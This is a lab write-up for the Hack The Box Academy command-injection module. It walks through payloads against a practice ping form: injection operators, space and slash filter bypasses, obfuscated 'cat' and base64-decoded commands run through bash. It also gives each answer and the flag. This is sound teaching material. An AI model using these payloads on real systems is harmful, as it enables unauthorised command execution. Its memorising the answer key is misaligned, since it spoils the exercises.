Command Injections:

Link to challenge: https://academy.hackthebox.com/module/109

(log in required)

Class: Tier II | Medium | Offensive

Exploitation


Detection:

Question: Try adding any of the injection operators after the ip in IP field. What did the error message say (in English)?

Answer: Please match the requested format.


Method: lets open the target server website:

```
http://<target-IP>:<target-port>
```



Lets enter the input

```
127.0.0.1;
```




We get the input error.

Injecting Commands:

Question: Review the HTML source code of the page to find where the front-end input validation is happening. On which line number is it?

Answer: 17

Method: lets open the page source code (right click the page → View Page Source):



```
 1 <!DOCTYPE html>
 2 <html lang="en">
 3 
 4 <head>
 5   <meta charset="UTF-8">
 6   <title>Host Checker</title>
 7   <link rel="stylesheet" href="./style.css">
 8 
 9 </head>
10 
11 <body>
12   <div class="main">
13     <h1>Host Checker</h1>
14 
15     <form method="post" action="">
16       <label>Enter an IP Address</label>
17       <input type="text" name="ip" placeholder="127.0.0.1" pattern="^((\d{1,2}|1\d\d|2[0-4]\d|25[0-5])\.){3}(\d{1,2}|1\d\d|2[0-4]\d|25[0-5])$">
```

We can see the regex pattern the ip input can take.

Other Injection Operators:

Question: Try using the remaining three injection operators (new-line, &, |), and see how each works and how the output differs. Which of them only shows the output of the injected command?

Answer: |


Method: '|' is a pipe, and unlike new-line and ('\n') '&' does not adds any additional output but works with the current input we get.

Lets open the ping request in burpsuite repeater (all about burpsuite repeater can be found in ['Using Web Proxies' writeup]() – 'Repeating Requests' section (page 5).

we will run each of the URL-encoded characters '\n', '&', '|' in additional to the IP, in the request body, followed with the command 'whoami':

('\n' = %0a, '&' = %26, '|' = %7c)


Fow '127.0.0.1%7cwhoami' we will get only the 'whoami' ouput:



```
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/123.0.6312.122 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,im
age/avif,image/webp,image/apng,*/*;q=0.8,application/sig
ned-exchange;v=b3;q=0.7
Referer: http://94.237.49.212:49388/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close

ip=127.0.0.1%7cwhoami
```


```
    |1\d\d|2[0-4]\d
    <button type="s
      Check
    </button>
  </form>

  <p>
    <pre>
      www-data
    </pre>
  </p>
```

For either '127.0.0.1%26whoami' or '127.0.0.1%0awhoami' we will get the output of both the ping and 'whoami', or the output of the ping command only.



```
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/123.0.6312.122 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,im
age/avif,image/webp,image/apng,*/*;q=0.8,application/sig
ned-exchange;v=b3;q=0.7
Referer: http://94.237.49.212:49388/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close

ip=127.0.0.1%0awhoami
```

```
      data.
      64 bytes from 127.0.0.1: icmp_seq=1 ttl=64
      time=0.015 ms

      --- 127.0.0.1 ping statistics ---
      1 packets transmitted, 1 received, 0% packet
      loss, time 0ms
      rtt min/avg/max/mdev = 0.015/0.015/0.015/0.000
       ms
      www-data
    </pre>
  </p>
```



```
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/123.0.6312.122 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,im
age/avif,image/webp,image/apng,*/*;q=0.8,application/sig
ned-exchange;v=b3;q=0.7
Referer: http://94.237.49.212:49388/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close

ip=127.0.0.1%26whoami
```

```
      PING 127.0.0.1 (127.0.0.1) 56(84) bytes of
      data.
      64 bytes from 127.0.0.1: icmp_seq=1 ttl=64
      time=0.017 ms

      --- 127.0.0.1 ping statistics ---
      1 packets transmitted, 1 received, 0% packet
      loss, time 0ms
      rtt min/avg/max/mdev = 0.017/0.017/0.017/0.000
       ms
    </pre>
  </p>
```

Filter Evasion


Identifying Filters:

Question: Try all other injection operators to see if any of them is not blacklisted. Which of (new-line, &, |) is not blacklisted by the web application?

Answer: \n

Method: we will use the same burpsuite repeater encoded operations technique from the previous section:

For '127.0.0.1%26' or '127.0.0.1%7c' we will get Invalid input:




Request

```
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/123.0.6312.122 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,im
age/avif,image/webp,image/apng,*/*;q=0.8,application/sig
ned-exchange;v=b3;q=0.7
Referer: http://94.237.59.199:53561/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close

ip=127.0.0.1%7c
```

Response

```
      </button>
    </form>

    <p>
      <pre>
        Invalid input
      </pre>
    </p>

  </div>
  <script src='
  https://cdnjs.cloudflare
```




Request

```
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/123.0.6312.122 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,im
age/avif,image/webp,image/apng,*/*;q=0.8,application/sig
ned-exchange;v=b3;q=0.7
Referer: http://94.237.59.199:53561/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close

ip=127.0.0.1%26
```

Response

```
      |1\d\d|2[0-4]\d|25[0-
      <button type="submit"
        Check
      </button>
    </form>

    <p>
      <pre>
        Invalid input
      </pre>
    </p>

```

But for '127.0.0.1%0a':



Request

```
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/123.0.6312.122 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,im
age/avif,image/webp,image/apng,*/*;q=0.8,application/sig
ned-exchange;v=b3;q=0.7
Referer: http://94.237.59.199:53561/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close

ip=127.0.0.1%0a
```

Response

```
    <p>
      <pre>
        PING 127.0.0.1 (127.0.0.1) 56(84) bytes of
        data.
        64 bytes from 127.0.0.1: icmp_seq=1 ttl=64
        time=0.015 ms

        --- 127.0.0.1 ping statistics ---
        1 packets transmitted, 1 received, 0% packet
        loss, time 0ms
        rtt min/avg/max/mdev = 0.015/0.015/0.015/0.000
         ms
```


We will get valid output.

Bypassing Space Filters:

Question: Use what you learned in this section to execute the command 'ls -la'. What is the size of the 'index.php' file?

Answer: 1613

Method: continuing from last previous, we established we can execute commands after the ‘%0a’ new line, lets check that for ‘127.0.0.1%0als’ on the burpsuite repeater:




```
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/123.0.6312.122 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,im
age/avif,image/webp,image/apng,*/*;q=0.8,application/sig
ned-exchange;v=b3;q=0.7
Referer: http://94.237.52.103:44525/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close

ip=127.0.0.1%0als
```

```
          ms
          index.php
          style.css
        </pre>
      </p>

    </div>
    <script src='
    https://cdnjs.cloudflare.com/ajax/libs/jquery/3.1.0/
    jquery.min.js'>
    </script>
```

That’s a nice start, but we need ‘ls -la’.

Attempting to use outright space, or url-encoded space ‘%20’:




```
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/123.0.6312.122 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,im
age/avif,image/webp,image/apng,*/*;q=0.8,application/sig
ned-exchange;v=b3;q=0.7
Referer: http://94.237.52.103:44525/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close

ip=127.0.0.1%0als%20-la
```

```
        </button>
      </form>

      <p>
        <pre>
          Invalid input
        </pre>
      </p>

    </div>
    <script src='
    https://cdnjs.cloudflar
```

‘Invalid input’.

We will use insead the ‘Using Brace Expansion’ - which automatically adds spaces between arguments wrapped between braces, in the format: ‘{ls,-la}’:



```
Chrome/123.0.6312.122 Safari/537.36
Accept:
text/html,application/xhtml+xml,appli
cation/xml;q=0.9,image/avif,image/web
p,image/apng,*/*;q=0.8,application/si
gned-exchange;v=b3;q=0.7
Referer: http://94.237.52.103:44525/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close

ip=127.0.0.1%0a{ls,-la}
```

```
      drwxr-xr-x 1 www-data www-data 4096 Aug 19  2020 ..
      -rw-r--r-- 1 www-data www-data 1613 Jul 16  2021 index.php
      -rw-r--r-- 1 www-data www-data 1256 Jul 12  2021 style.css
    </pre>
  </p>

</div>
<script src='
https://cdnjs.cloudflare.com/ajax/libs/jquery/3.1.0/jquery.min.js
</script>

</body>
```


Bypassing Other Blacklisted Characters:

Question: Use what you learned in this section to find name of the user in the '/home' folder. What user did you find?

Answer: 1nj3c70r

Method: continuing from where we left off – we will use the environment variable 'PATH', and the ability to trim letters from it, for example – the linux command:


```
echo $PATH
```



```
┌─[eu-academy-2]─[10.10.14.129]─[htb-ac-1099135@htb-wjudmfge3w]─[~]
└──╼ [★]$ echo $PATH
/home/htb-ac-1099135/.local/bin:/snap/bin:/usr/sandbox/:/usr/local/bin:/usr/bin:
/bin:/usr/local/games:/usr/games:/usr/share/games:/usr/local/sbin:/usr/sbin:/sbi
n:/usr/share:/usr/share/john:/opt/mssql-tools/bin:/snap/bin:/usr/local/sbin:/usr
/sbin:/sbin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games:/opt/xplico
/bin:/opt/xplico/bin
```


Prints all of this, so:

```
echo ${PATH:0:1}
```



```
┌─[eu-academy-2]─[10.10.14.129]
└──╼ [★]$ echo ${PATH:0:1}
/
```

Prints only the first charcter of the value, which is '/'. Which we will use to bypass the restrictions that are in place to prevent the entry of '/' – the pure or the encoded form of which. We will of course will need the '/' to get ls output of '/home'. Lets do that on the burpsuite repeater with the input '127.0.0.1%0a{ls,${PATH:0:1}home}':



```
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/123.0.6312.122 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,im
age/avif,image/webp,image/apng,*/*;q=0.8,application/sig
ned-exchange;v=b3;q=0.7
Referer: http://94.237.52.103:44525/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close

ip=127.0.0.1%0a{ls,${PATH:0:1}home}
```

```
        --- 127.0.0
        1 packets t
        loss, time
        rtt min/avg
        0.012/0.012
        1nj3c70r
      </pre>
    </p>

  </div>
  <script src='
```

Bypassing Blacklisted Commands:


Question: Use what you learned in this section find the content of flag.txt in the home folder of the user you previously found.

Answer: HTB{b451c_f1l73r5_w0n7_570p_m3}

Method: continuing from where we left off – we will use the payload:

```
127.0.0.1%0a{c'a't,${PATH:0:1}home${PATH:0:1}1nj3c70r${PATH:0:1}flag.txt}
```

Obfuscating the 'cat' with quotation marks in the middle of the word:



```
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://94.237.52.103:44525/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close

ip=
127.0.0.1%0a{c'a't,${PATH:0:1}home${PATH:0:1}1nj3c70r${PATH:0:1}flag.txt}
```


```
        --- 127.0.0.1 ping statistics --
        1 packets transmitted, 1 receive
        loss, time 0ms
        rtt min/avg/max/mdev =
        0.015/0.015/0.015/0.000 ms
        HTB{b451c_f1l73r5_w0n7_570p_m3}
      </pre>
    </p>

  </div>
  <script src='
  https://cdnjs.cloudflare.com/ajax/libs
```

Advanced Command Obfuscation:

Question: Find the output of the following command using one of the techniques you learned in this section: find /usr/share/ | grep root | grep mysql | tail -n 1

Answer: /usr/share/mysql/debian_create_root_user.sql

Method: continuing from last section - we will have to base64 encode the command:




```
[10.10.14.129]─[htb-ac-1099135@htb-vmv7ja4wyv]─[~]
└──╼ [★]$ echo -n "find /usr/share/ | grep root | grep mysql | tail -n 1" | base64
ZmluZCAvdXNyL3NoYXJlLyB8IGdyZXAgcm9vdCB8IGdyZXAgbXlzcWwgfCB0YWlsIC1uIDE=
```

*The -n in echo is to ignore/remove '\n' at the end of the echoed string. *

We have the base64 encoded command. Let's device the payload:

```
%0abash<<<$(base64%09-d<<<ZmluZCAvdXNyL3NoYXJlLyB8IGdyZXAgcm9vdCB8IGdyZXAgbXlzcWwgfCB0YWlsIC1uIDE=)
```

To be command injected, using our base64 original command.



```
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://83.136.254.212:52905/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close

ip=
%0abash<<<$(base64%09-d<<<ZmluZCAvdXNyL3NoYXJlLyB8IGdyZXAgcm9vdCB8IGdyZXAgbXlzcWwgfCB0YWlsIC1uIDE=)
```

```
        </button>
      </form>

      <p>
        <pre>
